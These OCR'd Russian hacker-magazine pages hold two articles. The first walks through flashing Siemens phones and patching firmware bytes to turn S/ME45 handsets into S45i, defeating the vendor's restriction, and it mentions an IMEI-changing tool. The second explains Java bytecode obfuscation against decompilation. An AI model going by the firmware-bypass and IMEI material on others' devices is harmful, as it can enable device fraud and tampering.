удобные для взлома и изучения. Хотя, конечно же, много интересного можно найти и в телефонах Nokia, Motorola, Sony... Но об этом - как-нибудь в другой раз. Что же наши подопытные? А все они, начиная с моделей x25 (т.е. C25 и S25) и заканчивая последними x55, основаны на семействе 16-битных микроконтроллеров Infineon C166 и чипсетах группы Gold (HiGold в x25, EGold в x35, EGold+ в x45 и т.п.). Сименс в этом плане кстати "оригинальничает" по сравнению с другими производителями: C166 - это никаким боком не ARM, не x86, а вообще совершенно самостоятельный RISC-процессор, но фишка в том, что Infineon - это "дочка" Siemens, а своя рубашка к телу всегда ближе ;-).
А теперь давай определимся с основными терминами, чтобы убрать все неясности. А если ты уже искушен и все знаешь, то можешь перечитать и удостовериться в собственной правоте





*Вот так выглядит, например, телефон Siemens C35 изнутри*

### С ЧЕГО НАЧИНАЕТСЯ ХАК

Что такое прошивка телефона, я думаю, объяснять тебе не нужно - не хуже меня знаешь, что это внутренний софт мобилы: его ОС и прикладные программы в одном лице. Прошивки - это действительно обычные программы, которые пишут на компах на C или C++ и компилируют под соответствующее железо - в нашем случае, под C166. Следующим важным термином является понятие "фулфлеш" (от full flash или же, как обычно говорят на зарубежных форумах, - fubu - от full backup) - полная копия содержимого флеш-памяти телефона со всем, что там есть - прошивкой, различными данными, содержимым внутреннего диска телефона и т.д. и т.п. Наличие фулфлеша от твоей мобилы гарантирует, что ты в дальнейшем точно сможешь восстановить ее после неудачных экспериментов, обычно заканчивающихся безмолвной и бездыханной трубкой. И стоит отметить, что подобные результаты наблюдаются процентах в 70 случаев первого более или менее низкоуровневого общения человека со своим телефоном ;-).
Кроме всего прочего в фулфлеше содержатся и данные EEPROM - своеобразного CMOS'а телефона, где хранятся настройки аппарата (прошивки на конкретное железо), а также часть временных данных - текущая мелодия, логотип и прочие мелочи. Независимо от физического расположения, весь EEPROM (а его размер обычно около 64 Кб и выше) входит в состав фулфлеша, а тот, в зависимости от модели телефона и своего объема, соответствующим образом отражается в общем линейном адресном пространстве мобилы, которое для Сименсовского C166 составляет 16 Мб.
Следует отметить, что настройки EEPROM'а - это, пожалуй, самая важная часть фулфлеша. Если все остальное можно без особого труда восстановить, то утеря оригинального EEPROM'а именно твоего аппарата почти стопроцентно гарантирует, что он станет в известной степени "инвалидом". Если ты запишешь к себе чужой EEPROM, потеряются калибровки передатчика телефона, батареи и т.п., что, скорее всего, станет причиной различных глюков, типа плохо работающего (скажем, буквально день-два) аккумулятора. Так что будь осторожен и всегда делай бэкап!


## Внутренности и кабели

1. Фотки системных плат телефонов с краткими описаниями. К сожалению, нет новых моделей...
http://www.inside-gsm.com/

2. Информация о процессоре Infineon C166 прямо от производителя. Если хочешь дизассемблировать прошивки Сименсов, посети обязательно.
http://www.infineon.com/
Раздел Products - Microcontrollers - 16-Bit Microcontrollers

3. Все по кабелям для разных Сименсов: разновидности, переделка...
http://www.o45m.ru/soft9

4. Создание кабеля для x55.
http://forum.siemens-club.ru/viewtopic.php?TopicID=10754



*Типичный кусок отдизассемблированной и немного откомментированной прошивки*

### САГА О ШНУРКАХ

Начнем мы со смены прошивки телефона. В каждом СЦ (сервис-центре, в смысле) для гарантийных аппаратов прошивку меняют бесплатно, а для негарантийных (и "серых", то есть не сертифицированных и/или ввезенных неофициально) - за вознаграждение, которое иногда достигает чуть ли не 30 баксов. Но даже и гарантийным аппаратам зачастую не хотят менять прошивку без обоснования причин. Ленивые, блин... Но это нам не помеха.

Единственное, что требуется для смены прошивки любого Сименса в домашних условиях - кабель для его подключения к компу через COM- или USB-порт (через COM лучше с точки зрения совместимости). Кабель подойдет далеко не любой: требуются кабели с так называемым "внешним питанием". Суть в том, что все низкоуровневые операции производятся с выключенным телефоном (что логично), и для его "загрузки" нельзя использовать его же собственную батарею, как это делается обычно при закачке мелодий, например. В принципе, ты можешь не забивать всем этим голову, а просто пойти на рынок и купить за 300-400 рублей нужный шнурок, отдельно уточнив у продавца, подойдет ли он тебе "для прошивки" - все продавцы обычно в курсе и продают то, что нужно (хотя о манибэке лучше все же договориться). Тем же, кто хочет использовать "родные" кабели (например, из поставок телефонов S/ME45) или какую-нибудь экзотику, типа телефонных "стаканов", и способен держать в руках паяльник, стоит посетить соответствующие ресурсы Сети, где эти вопросы разобраны подробнее. С телефонами моделей A50/x55 сложнее - Сименс изменил там формат разъема и распиновку кабеля, так что старые "шнурки" не подходят. В остальном же - все то же самое



*Разъем для телефона Siemens анфас. Такими они были лет семь назад, такими остались и по сей день*

### САМ СЕБЕ СЦ

Разобравшись с кабелем, скачиваешь прошивку для телефона. Для всех Сименсов, начиная с x35, они распространяются в виде одного экзешника, который состоит из программы WinSwup и встроенного файла прошивки. Обычно прошивки обозначаются в виде xxyyzz, где xx - версия, yy - номер языкового блока интерфейса, zz - номер языкового блока T9. Все эти номера отличаются для разных моделей аппаратов, но, естественно, тебе нужна последняя прошивка для твоего телефона с полной поддержкой русского языка! Обычно в Сети на соответствующих сайтах как раз и лежит то, что тебе нужно.

Разобраться со скачанной прошивкой проще простого: запускаешь, подключаешь работающий телефон, нажимаешь "Serial config", выбираешь COM-порт, к которому подключен кабель, и скорость 115200 (больше не получится, а меньше - не рационально, хотя иногда бывает полезно в случае глюков), и гордо жмешь "Start". Теперь следишь за телефоном и, когда тот выключится, коротко жмешь на кнопку с красной трубкой. Мобила "схватится" с программой, и пойдет процесс прошивки. Этого радостного события может не произойти, и WinSwup выдаст сообщение типа "Can't connect to Mobile with BootstrapLoader on Com 1". Есть две причины такого поведения: либо ты не поймал момент, когда нужно нажать на "красную" кнопку (можно жать на нее и несколько раз подряд - главное, чтобы телефон не успел включиться), и тогда следует попробовать еще раз, либо у тебя неподходящий кабель. В последнем случае остается бежать на рынок или брать в руки паяльник. Если же все "схватилось" нормально, то дальше процесс пойдет автоматически и будет длиться минут 5-10. По его окончании остается включить телефон и наслаждаться исправленными глюками и появившимися фичами. И то и другое, кстати, бывает видно невооруженным глазом (особенно, если апгрейдиться с какой-нибудь 5 прошивки до 30!).

В принципе, процесс прошивки совершенно безопасен, а проблемы возникнут в случае, если зависнет винда, кончится батарея в телефоне (которую перед прошивкой следует зарядить по полной!), или злобный электрик отключит ток в районе. При таком варианте телефон, скорее всего, помрет. Не стоит этого бояться - опытные хакеры мобильников убивали своих питомцев по нескольку десятков раз ;-). Скорее всего тебя спасет повторная прошивка выключенного аппарата с поставленной верхней галочкой "Skip" в WinSwup'е. Как обычно, нажимаем "Start" и давим на красную трубу. Если в предыдущий раз процесс прервался из-за сдохшей батареи, то, естественно, перед попыткой восстановления ее надо будет где-нибудь зарядить... Вообще же, софтверно (то есть, какими-либо манипуляциями с софтом телефона - будь то перепрошивка или копание в фулфлеше) убить аппарат невозможно: восстановиться ты сможешь всегда, главное - не лениться делать бэкапы.

Чуть сложнее пользователям телефонов серии x55, которые не только еще не успели обрести своих "восстановительных" комплектов софта, но и в них же Сименс усложнил низкоуровневые операции, добавив много ге-

NEXT

## Последние оригинальные версии русских прошивок для мобильников Siemens

S25 - 1402/4402
A3x/A40 - 2502
C/S35 - 2404
C45 - 380306
S/ME45 - 300315
S45i - 040315
SL45 - 5601
M(T)50 - 179101
A50 - 079101
C55 - 199111
S55 - 119111

Взлом

ДЕЛО - ТРУБА

Skylord (sky_lord@mail.ru)

## Софт для прошивки и низкоуровневых работ



1. FAQ и дока по прошивке Сименсов. Очень рекомендуется читать перед собственноручным осуществлением данного финта ушами ;).
http://www.o45m.ru/index.html?/faq10.html
http://mr-8242.v-mirror.spb.ru/doc/fwch45.zip

2. Сами прошивки для всех возможных моделей Сименс.
http://www.siemens-club.ru/hard-8.php


3. Набор программ, патчей и солюшенов для ломания и восстановления телефона ;-) и FAQ по этому делу.
http://www.o45m.ru/soft8.html

4. Unisiemens 4.0. Универсальный (но не значит - лучший) флешер для всех моделей. Запускать файлом usimload.exe только на COM1.
http://download.siemens-club.ru/files/unisiemens.rar

5. SM45tools v1.2.
http://www.siemens-club.ru/hard-8.php

6. Siemens EEPROM tool. Если при запуске будет ругаться - скачай и установи второй файл.
http://download.siemens-club.ru/files/siemens_eeprom_tool_215.rar
http://download.siemens-club.ru/files/ocxregister2.rar

морроя обычным пользователям, да и крутым хакерам и анлокерам..




*Процесс пошел!*

### ГАДКИЙ УТЕНОК

Ну, с x55 моделями - это разговор особый, а сейчас мы с тобой, взяв в качестве объекта телефоны S45 и ME45, сделаем один из самых классных кряков, число благодарственных писем за который в моем ящике исчисляется, наверное, сотнями. А будем мы апгрейдить эти девайсы до S45i, убив таким образом целую толпу зайцев: ты посмотришь, что реально может дать копание в телефоне, существенно улучшишь свою трубку (а S/ME45 сейчас и так очень популярные телефоны) и, возможно, найдешь новую сферу приложения своих крякерских сил.

Суть проблемы в следующем. Выпустив в 2001 году новую серию телефонов, Сименс решил отказаться от опыта предыдущих лет и сделал "пуле-пыле-влаго-ударо-прочную" модель, основанную не на "бюджетном" варианте (помнишь C35 и M35?), а на телефоне бизнес-класса. Соответственно, ME45 - это полная копия S45, обладавшего на момент выпуска очень неплохими характеристиками. Данная политика пришлась пользователям по вкусу, и ME45 с прилавков просто сметали. Сименсу бы радоваться и выдавать маркетологам премии, но нет - взыграли непонятные чувства, и, обидевшись за менее популярный S45, решили сделать его "расширенный" вариант - S45i, оставив старое железо, но немного переписав софт и добавив фишечек. А чтобы жизнь медом не казалась, запретили заливку в старые аппараты прошивки от нового. Вернее, залить-то ты можешь, но при попытке включения телефон только обиженно загудит и работать не захочет. С этого все и началось... Скажу сразу, дойчлянды продержались меньше полугода, и сейчас ты сможешь взглянуть на результат примерно месяца моей работы (это время включает изучение Asm'а C166 и непосредственно взлом прошивки). Полный список бонусов S45i ты найдешь в Сети, а в качестве главных плюсов могу выделить следующее: полноценный POP3/SMTP е-мыльный клиент на 5 аккаунтов, новая игра RaceAce (гоночки), громкая связь в диктофоне, а также безмерно желаемая всеми - разблокировка клавиатуры без нажатия кнопки "OK" одним удержанием "решетки".

### ИНСТРУМЕНТ

Итак, все извращения над телефоном делаются путем редактирования его фулфлеша, после чего исправленный вариант заливается в аппарат. И поэтому твоей главной привычкой должно стать сохранение бэкапа перед любыми действиями. Вообще, для манипуляции с флешем телефона умными и правильными людьми создаются специальные программы - флешеры, которые могут писать и читать его содержимое. Как именно они это делают - вопрос особый, а пока запомни несколько основных названий - UNIsiemens 4, Ksie 5.1, zSiemens, SieFlash, SM45Tools 1.2... Именно последней мы и воспользуемся - она предназначена специально для S/ME45 (с другими работать не будет!) и является наиболее удобной и функциональной, за что спасибо ее автору MikG. Интерфейс прост до безобразия: несколько вкладок с интуитивно понятным содержимым. В "Configuration" настраиваем COM-порт и скорость - как в WinSwup'е. "Read flash"/"Write flash" читают и пишут данные из/в флеш-память. Надо задавать начальный адрес и размер скачиваемого/закачиваемого куска. Всего в S/ME45 наличествует 6 Мб флеша (т.е. 600000h), и пишется он кусками по 64 Кб, поэтому "чисто конкретно" брать и писать 1 байт во флеш я бы не советовал... EEPROM'ы (а в S/ME45 их два) внутри флеша находятся по адресам 1F0000h и 5F0000h и имеют длину 10000h (то есть 64 Кб) - лучше на всякий пожарный скачать и сохранить их отдельно, хотя они и входят в состав фулфлеша. Вкладка "IMEI" отвечает за разблокировку и смену номера IMEI аппарата - в нашей работе она нам не понадобится, а подробно о разлочке я, возможно, расскажу как-нибудь в другой раз.
После манипуляций с телефоном с помощью SM45Tools, лучше всего вытащить и снова вставить батарейку - сбросить так называемые "бут-

блоки". Прога и сама их сбрасывает, когда выходит, но иногда это нужно сделать вручную...
Еще для апгрейда нам понадобится: сама прошивка от S45i версии 040315, моя программа Siemens EEPROM tool v2.15, любой шестнадцатеричный редактор (скажем, WinHex), блок 68 EEPROM'а (не спрашивай пока, что это такое - долго объяснять; просто скачай по приведенной ссылке - блок этот представляет собой два файлика с расширениями bin и bid), а также прямые руки и работоспособное серое вещество.



*Универсальный (хотя и несколько глючный) флешер для Сименсов, поддерживающий все модели*



*SM45Tools v1.2 by MikG - лучший флешер/анлокер для S/ME45!*

## ШАГ ЗА ШАГОМ

Итак, четкий порядок наших действий:
1) Считай и сохрани бэкап фулфлеша с помощью SM45Tools. Addr: 000000h, Size: 600000h. Работает все так же, как и при прошивке - жмешь "Read from flash" и коротко давишь на красную трубку (кстати, не забывай переставлять батарейку после работы! А то другие программы телефон не увидят, и сам он включаться не будет!). Потом зайди во вкладку "Configuration" и обрати свой благосклонный взор на значения в рамочках "Flash One" и "Flash Two". Если там соответственно: ID: 0089, Type: 88C2; ID: 0089, Type: 88C4 или ID: 0020, Type: 88CE; Flash Two ID: 0020, Type: 88BA, то все нормально и можешь смело апгрейдить дальше. Если же там наблюдается ID: 0089, Type: 88C4; ID: 0089, Type: 88C4, то я бы не рекомендовал апгрейдиться прямо сейчас. Ну, то есть, зaапгрейдиться ты сможешь, но есть некоторые нюансы, связанные с типом флеша твоей мобилы (а именно его идентификатор мы и смотрели) - SM45Tools не сможет корректно сливать/заливать в нее первые два метра флеша. Решение этой проблемы можно найти на www.o45m.ru/soft8 (кусок под заголовком "Решение проблемы флеша C489"), либо

NEXT

*Идеальный вариант типов флешей*

## Апгрейд S/ME45 в S45i

1. Вся возможная информация об апгрейде S/ME45 в S45i. Очень рекомендуется к внимательному прочтению. http://www.o45m.ru/45-45i.html

2. Готовый к заливке в телефон патченый кусок флеша для апгрейда. http://www.o45m.ru/ionization/s45i-040315-290000-2dffff-all_fixed.rar

3. Кусок флеша для русификации e-mail клиента. http://www.o45m.ru/ionization/s45i-040315-b0000-dffff-new_font&rus_email.rar

4. Исправленный 68 блок EEPROM'а. http://www.o45m.ru/ionization/block68_eepromtool.rar

5. Siemens XTNDConnect - родная программа для синхронизации с Outlook'ом. http://www.o45m.ru/software/s45i_4_6_424.zip

6. Патченая dll'ка для нее. http://www.o45m.ru/program/rstSiemens2.rar



# Взлом

## ДЕЛО - ТРУБА



Skylord (sky_lord@mail.ru)

здесь чуть ниже.


2) Прошей телефон прошивкой S45i_040315. На удивленные вопросы WinSwup'а о модели телефона и версии прошивки отвечай положительно.

3) Скачай фулфлеш из телефона. Скопируй куда-нибудь на всякий случай, а второй экземпляр открой в WinHex и произведи замену следующих байтов (последовательность: адрес, где лежит; байт, который там лежит; байт, на который надо заменить):

0298AE2: DA CC
0298AE3: CD 00
0298AE4: DC CC
0298AE5: 59 00
02DB73A: 2D 0D
02CB102: 3D 0D

4) Залей исправленный фулфлеш в телефон.

5) Запусти Siemens EEPROM tool, выбери COM-порт, нажми "Init" и, как обычно, дави на красную трубу. Когда появятся данные о телефоне, а на его экране будет надпись "Service mode", нажми кнопку "Load" в левой части окна программы и открой файл с 68 блоком EEPROM'а. Теперь скопируй его из левого списка в правый "стрелкой" и нажми "Save selected". Он запишется в память телефона, и можно с чистой совестью закрыть программу.



*Siemens EEPROM tool с загруженным 68 блоком. Что может быть прекраснее? ;-)*

6) Включай телефон. Все должно работать :-). Если телефон не включается: гудит и/или пищит "Wrong software" - значит, ты сделал что-то не так. Откатывайся на рабочий бэкап. Если телефон включается, загорается подсветка, но на экран ничего не выводится, значит нужно поправить контрастность. Просто "на ощупь" введи PIN, подожди, пока телефон загрузится и найдет сеть (пару раз пискнет), после чего жми правую софт-клавишу, чтобы выйти в меню, а потом добирайся до настройки контраста "по цифрам": 9-1-2-6, если у тебя есть SIM-Menu, или 8-1-2-6, если нет. А там уже курсором поднимай контраст до нормальной видимости... Вот, в общем-то, и все! :-)

### KEEP IT SIMPLE

Гонять туда-сюда фулфлеш ради шести байт - это, по меньшей мере, неэкономно. Правильней и быстрее было бы просто залить измененный кусок (сама прошивка-то у всех одинаковая!). В нашем случае он уже готов к употреблению (см. ссылки), и остается только загрузить его в телефон с помощью SM45Tools. Открываешь его, задаешь Addr: 290000h (размер выставится автоматически), жмешь "Write to flash" и уже через полминуты имеешь патченую мобилу. Данный способ, кстати, как раз и рекомендуется людям с флешем C489 - все должно работать без проблем!

Дальше вот что... E-mail клиент S45i, который ты, конечно же, захочешь попробовать, совершенно не понимает русских кодировок КОИ8 и Win1251. Выход - заменить шрифты телефона. Достигается эта благая цель залитием другого куска флеша по адресу B0000h (кстати, там и сами шрифты изменены на более симпатичные), после чего письма в КОИ8 будут читаться при среднем размере шрифта, а Win1251 - при маленьком (переключение "решеткой"). Вот только этот кусок нельзя заливать с помощью SM45Tools в мобилы с C489. Как решить эту проблему - см. указанную выше ссылку.

Да! Чуть не забыл! При апгрейде удаляется все содержимое внутреннего диска телефона, так что его надо забэкапить отдельно, чтобы потом залить через Data Exchange Software. Главное, что теряется адресная книга (формат старой не совместим с S45i), и если ты не держишь контакты на сим-карте, то придется либо все перенабивать, либо опять же скачивать с компа. Для этих целей рекомендую обычный Outlook - сначала со старого телефона сливаешь все программой QuickSinc, а потом, после апгрейда, закачиваешь обратно с помощью XTNDConnect. Эту прогу надо использовать, так как QuickSinc, опять же, не работает с S45i. А чтобы не было проблем, перед закачкой в телефон замени у XTNDConnect'а файл "rstSiemens2.dll": просто скачай патченый, найти такой же на диске (обычно валяется в дебрях Program Files) и замени. Все будет пучком! :-)

### КАЖДОМУ ПО ПОТРЕБНОСТЯМ

Ну вот, это и был пример того, что дает копание в прошивке телефона. Естественно, этим апгрейдом результаты процесса не исчерпываются. Можно (и нужно) рассказать о Нетмониторе, о включении смены частоты GSM 900/1800 (кстати, иногда очень помогает улучшить связь), о добавлении русского T9 в телефоны C45/M(T)50, о рисовании своей графики и шрифтов мобильника, о редактировании всех надписей и текстовых ресурсов и о многом другом ;-). Прогресс не останавливается, и люди постоянно придумывают что-нибудь новое, что можно сделать со своим телефоном. Если после прочтения этого материала ты купишь себе кабель для подключения мобилы к компу и попробуешь с ней что-нибудь сделать - я буду считать свою задачу выполненной. А кто знает - может, ты всерьез займешься взломом мобильников и уже через год-полтора сможешь зарабатывать по 500 баксов за каждую копию какой-нибудь своей проги (это средняя цена на комплекты для разлочки свежих моделей мобил, а вообще до нескольких тысяч за особо хорошие вещи доходит...). По-моему, неплохо ;-). Так что удачи и успешных взломов!

PS: Не могу не передать респекты всем тем, кто имеет отношение к апгрейду S/ME45. Вот имена этих великих людей: MikG, DarkBear, Dormidont, Gnome, SK, Viper_rus, Oss_V, KO(c)Tik. Если кого не вспомнил - сорри ;-).

### Общая информация по мобильникам

1. "Клуб 45.55" и "СименсКлуб" - два центральных сетевых ресурса по телефонам Siemens. Первый хорош отличной подборкой информации, документацией, солюшенов и ориентирован на модели x45 и x55. Во втором самое главное - это форум, где путем использования поиска можно найти любую известную миру информацию о Сименсах, и активно пополняющаяся коллекция софта.
http://www.o45m.ru/
http://www.siemens-club.ru/

2. GSMforum - лучший англоязычный форум вообще по всем мобильникам. Там всегда, опять же при умелом использовании поиска, можно найти любую инфу. И самое свежее тоже почти всегда там.
http://www.gsmforum.host-boxcracker.net/

Взлом

ЗАЩИТА JAVA-АППЛЕТОВ

Андрей Каролик (andrusha@sl.ru)

# ЗАЩИТА JAVA-АППЛЕТОВ

## ПРАКТИЧЕСКОЕ ПОСОБИЕ С КАРТИНКАМИ ;)

В предыдущей статье я наглядно продемонстрировал, как непринужденно поиметь любой вражеский ява-апплет. Вместо того чтобы платить незнакомому дяде за чистый (без защиты) исходник, ты с помощью подручных средств (к примеру, NMI's Java Code Viewer) декомпилируешь байт-код и выковыриваешь защиту ручками. Потом компилируешь обратно и используешь в свое удовольствие. Все довольно просто, быстро и бесплатно. Возникает логичный вопрос: получается, что самый последний ламер, скачав декомпилятор из инета, сможет без труда поломать и твой апплет, который по-своему уникален и на который ты убил кучу свободного времени? Да, это, конечно, так, но при желании ты можешь свести чужие попытки взлома на нет. Для этого тебе понадобится обфускатор (obfuscator). Это не ругательное слово :). Что это такое, где надыбать и как этим пользоваться, я тебе сейчас расскажу.

### РАЗНОВИДНОСТИ ЗАЩИТЫ

Сколько обфускаторов - столько и алгоритмов защиты. Но все их можно условно разделить на три категории по способу модификации байт-кода: изменение структуры программы, изменение потока управления и изменение структуры данных. Наиболее эффективны изменение потока управления и изменение структуры данных, особенно если в качестве защиты используется тандем этих алгоритмов.


### ЗАЩИТА: ИЗМЕНЕНИЕ СТРУКТУРЫ ПРОГРАММЫ

Это самая распространенная и относительно простая по сути защита, которую реализуют все без исключения обфускаторы. Удаляется отладочная информация (ее рожает отладчик при компиляции) и комментарии, а исходные имена методов и переменных заменяются бессмысленной (случайной) короткой последовательностью символов. Это делает код менее информативным. Кроме того, в результате чистки размер байт-кода уменьшается в 1,5-2 раза, поэтому такая обфускация часто используется и как один из способов оптимизации кода.

### ЗАЩИТА: ИЗМЕНЕНИЕ ПОТОКА УПРАВЛЕНИЯ


Более сложная защита, внедряющая в код дополнительные условные операторы и, следовательно, ложные логические развязки. В результате изменяется способ группировки выражений, порядок выполнения операторов или скрывается от декомпилятора реальный поток управления.

Поясню на наглядном схематическом примере. Допустим, в коде есть два функциональных блока А и В, которые выполняются безусловно и последовательно. Если применить рассматриваемую защиту, то одна из возможных реализаций подобного алгоритма следующая - будет добавлен дополнительный блок, образующий при помощи оператора условного перехода развязку с двумя ветвлениями. Сделать это можно как минимум тремя способами:





### 1-ЫЙ СПОСОБ

Между блоками А и В внедряется условный блок IF, одна из логических веток (при ложном условии) которого идет в обход блока В. Но условие в блоке IF всегда заведомо "истина", поэтому апплет выполняется корректно. Ложное ветвление необходимо, чтобы сбить с толку декомпилятор и усложнить анализ кода после декомпиляции.




### 2-ОЙ СПОСОБ

Из блока В клонируется два блока В' и В", являющихся двумя идентичными копиями одного и того же блока В. Далее они шифруются по-разному, сохраняя при этом свою функциональность. Апплет остается работоспособным, а выполняется только один из блоков (В' или В") в зависимости от условия в блоке IF, которое генерируется случайным образом. Непредсказуемая ловушка для декомпилятора и зарядка для мозгов :).




### 3-ИЙ СПОСОБ

Из блока В клонируется два блока В' и В" аналогично предыдущему способу, но в блок В" вносятся фатальные изменения, после которых блок В" работает некорректно. При этом в блоке IF всегда генерируется условие для выбора ветви с В'. Вместо блока В" может быть подставлен совершенно любой функциональный блок, не имеющий никакого отношения к данной программе. Декомпилятор этого все равно не знает :).

Это очень упрощенный пример для наглядности. Реально дела обстоят намного сложнее. Проще говоря, после применения этой защиты появляются совершенно левые логические ветви, не влияющие на работоспособность апплета. В результате этого после декомпиляции появляется куча мусора, которая превратит анализ полученного "исходника" в затяжной кошмар.

### ЗАЩИТА: ИЗМЕНЕНИЕ СТРУКТУРЫ ДАННЫХ

Самый продвинутый способ защиты, позволяющий полностью изменить первоначальную структуру байт-кода. Шифрованный код усложняется

## КТО ТАКИЕ ОБФУСКАТОРЫ?

Java получила довольно широкое распространение, апплеты - уже не редкость в инете. При этом исходный код транслируется не в машинный, а в язык виртуальной машины Java (JVM). Это дает определенные преимущества: независимость от архитектуры (переносимость), динамическая компоновка и небольшой размер получаемого байт-кода. Но есть и другая сторона медали: байт-код несет в себе достаточно информации, с помощью которой получить исходник на языке Java не представляет большого труда. Для этого существуют различные декомпиляторы, делающие программы на Java практически беззащитными перед желающими заглянуть поглубже. Тут и приходят на помощь обфускаторы - программы для защиты байт-кода от взлома.

Само значение "obfuscate" дословно с пингвинского переводится как запутывать, озадачивать, сбивать с толку, ставить в тупик. А под обфускацией понимается преобразование кода с целью максимально затруднить его анализ и модификацию. Суть работы любого обфускатора апплетов - с помощью определенного алгоритма внести в байт-код изменения, значительно затрудняющие корректную декомпиляцию, сохранив при этом работоспособность самой программы. После декомпиляции байт-кода с защитой будет проще застрелиться, чем разобраться в получившихся "исходниках" :).

настолько, что воссоздание исходного кода становится практически невозможным. Алгоритмов и методов этой защиты существует довольно много. Вот только некоторые из реализуемых подходов:

- усложняется наследование при помощи создания дополнительных классов (увеличивающих дерево наследования) или использования ложного дробления классов;
- массивы реструктуризируются увеличением или сокращением их размерности (путем их объединения или дробления);
- методы клонируются, а в полученные клоны одного и того же метода вносятся различные запутывающие изменения;
- переменные разделяются на две и более самостоятельные переменные;
- и т.п.

### НЕКОТОРЫЕ ТРАБЛЫ


Вроде бы все очевидно - выбираешь самый навороченный обфускатор, выставляешь все настройки на максимум и обрабатываешь свой апплет. В реальности же не все так гладко, как в теории. Чем сложнее алгоритм защиты, тем больше вероятность того, что на выходе получится неработоспособный апплет. Страдают этим в первую очередь многие бесплатные обфускаторы, так как их толком никто не тестирует. Поэтому не забывай всегда делать проверочный запуск апплета.

### В ДЕЙСТВИИ

Хватит болтовни, показываю на реальном примере. В качестве подопытной крысы берем произвольный апплет из инета - http://javaboutique.internet.com/Fade. Он показывает в цикле тающие надписи, кликнув по которым, можно перейти по соответствующим ссылкам. Сам исходник здесь не привожу, так как он весит около 9 кило, утаскивай его с http://javaboutique.internet.com/Fade/Fade.java. При беглом изучении видно, что он содержит два класса (Thoughts и Fade), кучу методов, массивы, циклы, условные переходы и т.д. Одним словом, полный набор для эксперимента.

### ОБФУСКАТОР И ДЕКОМПИЛЯТОР

Помучив несколько обфускаторов, я остановился на Zelix KlassMaster 4.0 (http://www.zelix.com/cgi-bin/download.pl). Помимо симпатичного и удобного интерфейса в этой программе реализованы все три рассмотренные защиты. Кроме того, есть незаменимый пошаговый помощник и подробная документация (на английском). Очень удобно, что исходный и полученный код можно просматривать непосредственно в Zelix KlassMaster. Одна беда - проект коммерческий и скачать ты можешь только демо-версию, в которой есть некоторые ограничения: обработать одновременно можно не более 5 классов, а изменение потока управления делается не более чем для двух методов в каждом классе. Но игра стоит свеч. Несмотря на ограничения, возможностей тебе хватит с лихвой. А в качестве декомпилятора я использовал NMI's Java Code Viewer v5.0, подробно описанный в статье "Взлом апплетов".



### СТАВИМ ЗАЩИТУ

Запускается KlassMaster с помощью команды java -Xmx256m -jar ZKM.jar. Далее согласно подсказкам пошагового помощника. Общая последовательность действий такова:

NEXT

## ГДЕ СКАЧАТЬ ОБФУСКАТОРЫ?

В инете можно найти около двух десятков обфускаторов, но далеко не все они бесплатные. Ниже привожу адреса различных обфускаторов: как бесплатных, так и коммерческих. Пополазь по всем, так как некоторые коммерческие проекты частенько выкладывают на своих сайтах демонстрашки (триалки) или бета-версии, которые полностью профпригодны.

Zelix KlassMaster - http://www.zelix.com/klassmaster/download1.html
JavaGuard - http://sourceforge.net/projects/javaguard
ProGuard - http://proguard.sourceforge.net
RetroGuard - http://www.retrologic.com/retroguard-download.html
JCloak - http://www.force5.com/download.html
DashO - http://www.preemptive.com/tools
JProof 1stBarrier - http://www.jproof.com/products.html
JZipper - http://www.vegatech.net/jzipper
Cloakware - http://www.cloakware.com

И для комплектности несколько ссылок на хорошие декомпиляторы:

